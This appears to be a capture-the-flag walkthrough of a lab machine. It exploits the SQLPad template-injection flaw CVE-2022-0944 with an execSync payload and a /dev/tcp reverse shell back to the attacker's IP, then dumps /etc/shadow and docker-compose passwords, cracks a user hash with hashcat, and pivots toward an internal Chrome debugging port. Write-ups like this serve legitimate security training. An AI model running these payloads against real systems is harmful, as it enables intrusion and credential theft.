

Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.129.157.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 10:12 IST
Nmap scan report for 10.129.157.67
Host is up (0.20s latency).
Not shown: 65452 closed tcp ports (reset), 80 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
|_ fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.157.67]
|     Invalid command: try being more creative
|     Invalid command: try being more creative
|_ 
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|   256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
|_ 
80/tcp    open  http      nginx/1.18.0 (Ubuntu)
|_ _http-title: Did not follow redirect to http://sightless.htb/
|_ _http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=9%Time=66DD2B92%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,A2,"220\x20ProFTPD\x20Server\x20(sightless\
SF:htb\x20FTP\x20S
SF:erver)\x20[::ffff:10.129.157.67]\r\n500\x20Invalid\x20command:\x2
SF:0try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\
SF:x20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: /o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 131.91 seconds


(vigneswar@VigneswarPC)-[~]
$
```

2) Checked ftp


```
(vigneswar@VigneswarPC)-[~]
$ ftp 10.129.157.67
Connected to 10.129.157.67.
220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.157.67]
Name (10.129.157.67:vigneswar):
550 SSL/TLS required on the control channel
ftp: Login failed
ftp>
ftp> exit
221 Goodbye.
```

We need a certificate to connect to ftp

3) Checked the website



4) Found a subdomain



5) Found version of sqlpad

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 GET /api/app HTTP/1.1 2 Host: sqlpad.sightless.htb 3 Expires: -1 4 Accept: application/json 5 Pragma: no-cache 6 Cache-Control: no-cache 7 Accept-Language: en-US 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 9 Content-Type: application/json 10 Referer: http://sqlpad.sightless.htb/ 11 Accept-Encoding: gzip, deflate, br 12 Connection: keep-alive 13 14 </pre>		<pre> 12 HTTP/1.1 200 OK (application/json) 13 ETag: W/"1d9-E+82Qgtj4TJN18ynAdqcoit4wXQ" 14 15 { "currentUser": { "id": "noauth", "email": "noauth@example.com", "role": "admin", "name": "noauth" }, "config": { "allowCsvDownload": true, "baseUrl": "", "defaultConnectionId": "", "editorWordWrap": false, "googleAuthConfigured": false, "localAuthConfigured": true, "publicUrl": "", "samlConfigured": false, "samlLinkHtml": "Sign in with SSO", "ldapConfigured": false, "ldapRolesConfigured": false, "oidcConfigured": false, "oidcLinkHtml": "Sign in with OpenID", "showServiceTokensUI": false }, "version": "5.10.0" } </pre>	

Vulnerability Assessment

1) Found a CVE

A vulnerability, which was classified as critical, was found in `sqlpad` up to 6.10.0. This affects an unknown part of the component `Test Endpoint`. The manipulation with an unknown input leads to an injection vulnerability. CWE is classifying the issue as `CWE-74`. The product constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component. This is going to have an impact on confidentiality, integrity, and availability.

The weakness was published 03/15/2022. The advisory is shared at [huntr.dev](#). This vulnerability is uniquely identified as `CVE-2022-0944` since 03/14/2022. Neither technical details nor an exploit are publicly available. MITRE ATT&CK project uses the attack technique `T1055` for this issue.

Upgrading to version 6.10.1 eliminates this vulnerability. Applying the patch `3f92be386c6cd3e5eba75d85f0700d3ef54daf73` is able to eliminate this problem. The bugfix is ready for download at [github.com](#). The best possible mitigation is suggested to be upgrading to the latest version.

2) Tested it

create user `guest@sqlpad.sightless.htb` identified by 'guest';

GRANT CREATE ON *.* TO 'guest'@'sqlpad.sightless.htb';

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 POST /api/test-connection HTTP/1.1 2 Host: sqlpad.sightless.htb 3 Content-Length: 217 4 Expires: -1 5 Accept: application/json 6 Pragma: no-cache 7 Cache-Control: no-cache 8 Accept-Language: en-US 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 10 Content-Type: application/json 11 Origin: http://sqlpad.sightless.htb 12 Referer: http://sqlpad.sightless.htb/queries/new 13 Accept-Encoding: gzip, deflate, br 14 Connection: keep-alive 15 16 { "name": "mysql connection", "driver": "mysql", "data": { "host": "10.10.14.27", "username": "guest", "password": "guest", "database": "{ { 7*7 } }" }, "host": "10.10.14.27", "username": "guest", "password": "guest", "database": "{ { 7*7 } }" } </pre>		<pre> 1 HTTP/1.1 400 Bad Request 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sun, 08 Sep 2024 05:35:20 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 50 6 Connection: keep-alive 7 X-DNS-Prefetch-Control: off 8 Strict-Transport-Security: max-age=15552000; includeSubDomains 9 X-Download-Options: noopen 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 0 12 Referrer-Policy: same-origin 13 ETag: W/"32-/f9n0D+rydAYlwKshjEjK2ffi9I" 14 15 { "title": "ER_BAD_DB_ERROR: Unknown database '49'" } </pre>	

3) Got rice

The image shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a POST request to `/api/test-connection` with a `Host: sqlpad.sightless.htb` and a `Content-Type: application/json`. The request body is a JSON object with fields like `name`, `driver`, `data`, `host`, `username`, `password`, and `database`. The 'Response' tab shows a 400 Bad Request response from the server, with a `Server: nginx/1.18.0` and a `Date: Sun, 08 Sep 2024 05:39:03 GMT`. The response body is a JSON object with a `title` field containing the error message: `ER_WRONG_DB_NAME: Incorrect database name 'uid=0(root) gid=0(root) groups=0(root)'`.

Request

Pretty Raw Hex

```
1 POST /api/test-connection HTTP/1.1
2 Host: sqlpad.sightless.htb
3 Content-Length: 272
4 Expires: -1
5 Accept: application/json
6 Pragma: no-cache
7 Cache-Control: no-cache
8 Accept-Language: en-US
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/126.0.6478.127 Safari/537.36
11 Content-Type: application/json
12 Origin: http://sqlpad.sightless.htb
13 Referer: http://sqlpad.sightless.htb/queries/new
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16 {
  "name": "mysql connection",
  "driver": "mysql",
  "data": {
    "host": "10.10.14.27",
    "username": "guest",
    "password": "guest",
    "database": "${ 7*7 }"
  },
  "host": "10.10.14.27",
  "username": "guest",
  "password": "guest",
  "database": "${ process.mainModule.require('child_process').execSync('id') }"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Sep 2024 05:39:03 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 96
6 Connection: keep-alive
7 X-DNS-Prefetch-Control: off
8 Strict-Transport-Security: max-age=15552000; includeSubDomains
9 X-Download-Options: noopen
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Referrer-Policy: same-origin
13 ETag: W/"60-LvaWlIpSUUV7tRNjn70xOuya4Z4"
14 {
15   "title":
16     "ER_WRONG_DB_NAME: Incorrect database name 'uid=0(root) gid=0(root) groups=0(root)'\n"
17 }
```

Exploitation

1) Got reverse shell

The image shows the Burp Suite Community Edition 2024.5.5 interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, Help, Turbo Intruder, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, and Settings. The main workspace is divided into several panes. The 'Request' pane on the left shows a POST request to http://sqlpad.sightless.htb with a JSON body: {"name": "mysql connection", "driver": "mysql", "data": {"host": "10.10.14.27", "username": "quest", "password": "quest", "database": "({ 7*7 }}" }, {"host": "10.10.14.27", "username": "quest", "password": "quest", "database": "({ process.mainModule.require('child_process').execSync('bash -c \"/bin/bash -i & /dev/tcp/10.10.14.27/4444 0=61\\' }"}). The 'Inspector' pane on the right shows the request attributes, query parameters, cookies, and headers. The 'Target' pane at the top right shows the target URL: http://sqlpad.sightless.htb. On the far right, a terminal window titled 'vigneswar@VigneswarPC: ~' shows a netcat listener on 4444 receiving a connection from 10.129.157.67 and a bash shell prompt: root@184118df0a6:/var/lib/sqlpad#.

2) Found mssql credentials

```
root@c184118df0a6:/usr/app# cat docker-compose.yml
```

```

mssql: This host key is known by the following other names/addresses:
image: 'mcr.microsoft.com/mssql/server:2019-CU8-ubuntu-16.04'
hostname: 'mssql'
restart: always
ports:
  - 1433:1433
environment:
  - ACCEPT_EULA=Y
  - MSSQL_SA_PASSWORD=SuperP4ssw0rd!
  - MSSQL_PID=Express
healthcheck:
  test: [
    'CMD',
    '/opt/mssql-tools/bin/sqlcmd',
    '-S',
    'localhost',
    '-U',
    'sa',
    '-P',
    'SuperP4ssw0rd!',
    '-Q',
    'SELECT 1',
  ]
  interval: 5s
  timeout: 2s
  retries: 10
  start_period: 20s

```

3) Found hash of a user

```

root@c184118df0a6:/usr/app# cat /etc/shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uis09gZ20LGAepC3ch6Bb2z/LEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHqTzh0SYkzJIpFc2EsgmqvPa.qZ29bLUU6tLBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
root@c184118df0a6:/usr/app#

```

4) Cracked the hash

```

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzh0SYkzJIpfC2EsgmqvPa.q2Z9bLUU6tLBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:insaneclownposse

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzh0SYkzJIpfC2EsgmqvPa...L2IJD/
Time.Started.....: Sun Sep  8 11:25:07 2024 (1 min, 8 secs)
Time.Estimated...: Sun Sep  8 11:26:15 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 873 H/s (1.49ms) @ Accel:256 Loops:32 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 58624/14344384 (0.41%)
Rejected.....: 0/58624 (0.00%)
Restore.Point...: 58368/14344384 (0.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: kokokoko -> gabriel13

Started: Sun Sep  8 11:24:37 2024
Stopped: Sun Sep  8 11:26:16 2024

```

5) Got ssh access

```

(vigneswar@VigneswarPC)-[~]
$ ssh michael@sightless.htb
michael@sightless.htb's password:
Last login: Tue Sep  3 11:52:02 2024 from 10.10.14.23
michael@sightless:~$ |

```

michael:insaneclownposse

Privilege Escalation

1) Found a suid binary

```

michael@sightless:~$ ls /opt/google/chrome/chrome-sandbox -al
-rwsr-xr-x 1 root root 212600 May 14 22:24 /opt/google/chrome/chrome-sandbox
michael@sightless:~$ |

```

2) Found a internal port


```

michael@sightless:/opt$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:41505        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33675       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:38883       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080        127.0.0.1:60382        TIME_WAIT   -
tcp        0      0 127.0.0.1:41505       127.0.0.1:51998        ESTABLISHED -
tcp        0  376 10.129.157.67:22      10.10.14.27:38000      ESTABLISHED -
tcp        0      0 127.0.0.1:47112       127.0.0.1:8080        ESTABLISHED -
tcp        0      0 127.0.0.1:8080        127.0.0.1:53090        TIME_WAIT   -
tcp        0      0 127.0.0.1:8080        127.0.0.1:52740        TIME_WAIT   -
tcp        0      0 127.0.0.1:8080        127.0.0.1:34008        TIME_WAIT   -
tcp        0      0 127.0.0.1:8080        127.0.0.1:46282        TIME_WAIT   -
tcp        0      0 127.0.0.1:8080        127.0.0.1:47112        ESTABLISHED -
tcp        0      0 127.0.0.1:51996       127.0.0.1:41505        ESTABLISHED -
tcp        0      0 127.0.0.1:58970       127.0.0.1:33675        ESTABLISHED -
tcp        0      0 127.0.0.1:33675       127.0.0.1:58970        ESTABLISHED -
tcp        0      0 127.0.0.1:51998       127.0.0.1:41505        ESTABLISHED -
tcp        0      0 127.0.0.1:8080        127.0.0.1:52724        TIME_WAIT   -
tcp        0      0 127.0.0.1:41505       127.0.0.1:51996        ESTABLISHED -
tcp6       0      0 :::21                 :::*                   LISTEN      -
tcp6       0      0 :::22                 :::*                   LISTEN      -


```

3) Checked it

```

(vigneswar@VigneswarPC)-[~]
$ ssh michael@sightless.htb -L 8000:127.0.0.1:8080
michael@sightless.htb's password:
Last login: Sun Sep  8 06:01:44 2024 from 10.10.14.27
michael@sightless:~$

```



4) Found report port debugging enabled on chrome

```
john      1628  0.6  2.8 34003124 112972 ?      SL   Sep07   4:13      | _ /opt/google/chrome/chrome --allow-pre-commit-input --disable-backgroun
d-networking --disable-client-side-phishing-detection --disable-default-apps --disable-dev-shm-usage --disable-hang-monitor --disable-popup-blocking --disab
le-prompt-on-repost --disable-sync --enable-automation --enable-logging --headless --log-level=0 --no-first-run --no-sandbox --no-service-autorun --password
-store=basic --remote-debugging-port=0 --test-type=webdriver --use-mock-keychain --user-data-dir=/tmp/.org.chromium.Chromium.Ljc0wj data:
```

```
john      1617  0.3  0.3 33630172 14976 ?      SL   Sep07   2:34 /home/john/automation/chromedriver --port=33675
```

5) Accessed the debugger

```
(vigneswar@VigneswarPC) ~/temp
$ curl http://127.0.0.1:33675/sessions
{"sessionId":"","status":0,"value":[{"capabilities":{"acceptInsecureCerts":false,"browserName":"chrome-headless-shell","browserVersion":"125.0.6422.60","chr
ome":{"chromedriverVersion":"124.0.6367.201 (46cf136d27d50afd9c618d164a3b95b3b62d0027-refs/branch-heads/63670#1130)","userDataDir":"/tmp/.org.chromium.Chr
omium.Ljc0wj"},"fedcm:accounts":true,"goog:chromeOptions":{"debuggerAddress":"localhost:41505"},"networkConnectionEnabled":false,"pageLoadStrategy":"normal"
,"platformName":"linux","proxy":{},"setWindowRect":true,"strictFileInteractability":false,"timeouts":{"implicit":0,"pageLoad":300000,"script":30000},"unhan
dledPromptBehavior":"dismiss and notify","webauthn:extension:credBlob":true,"webauthn:extension:largeBlob":true,"webauthn:extension:minPinLength":true,"webau
thn:extension:prf":true,"webauthn:virtualAuthenticators":true},"id":"652cedf6919b818010475dab9fe23102"}]}
```

☒ Discover network targets

Configure...


Open dedicated DevTools for Node

Remote Target #127.0.0.1

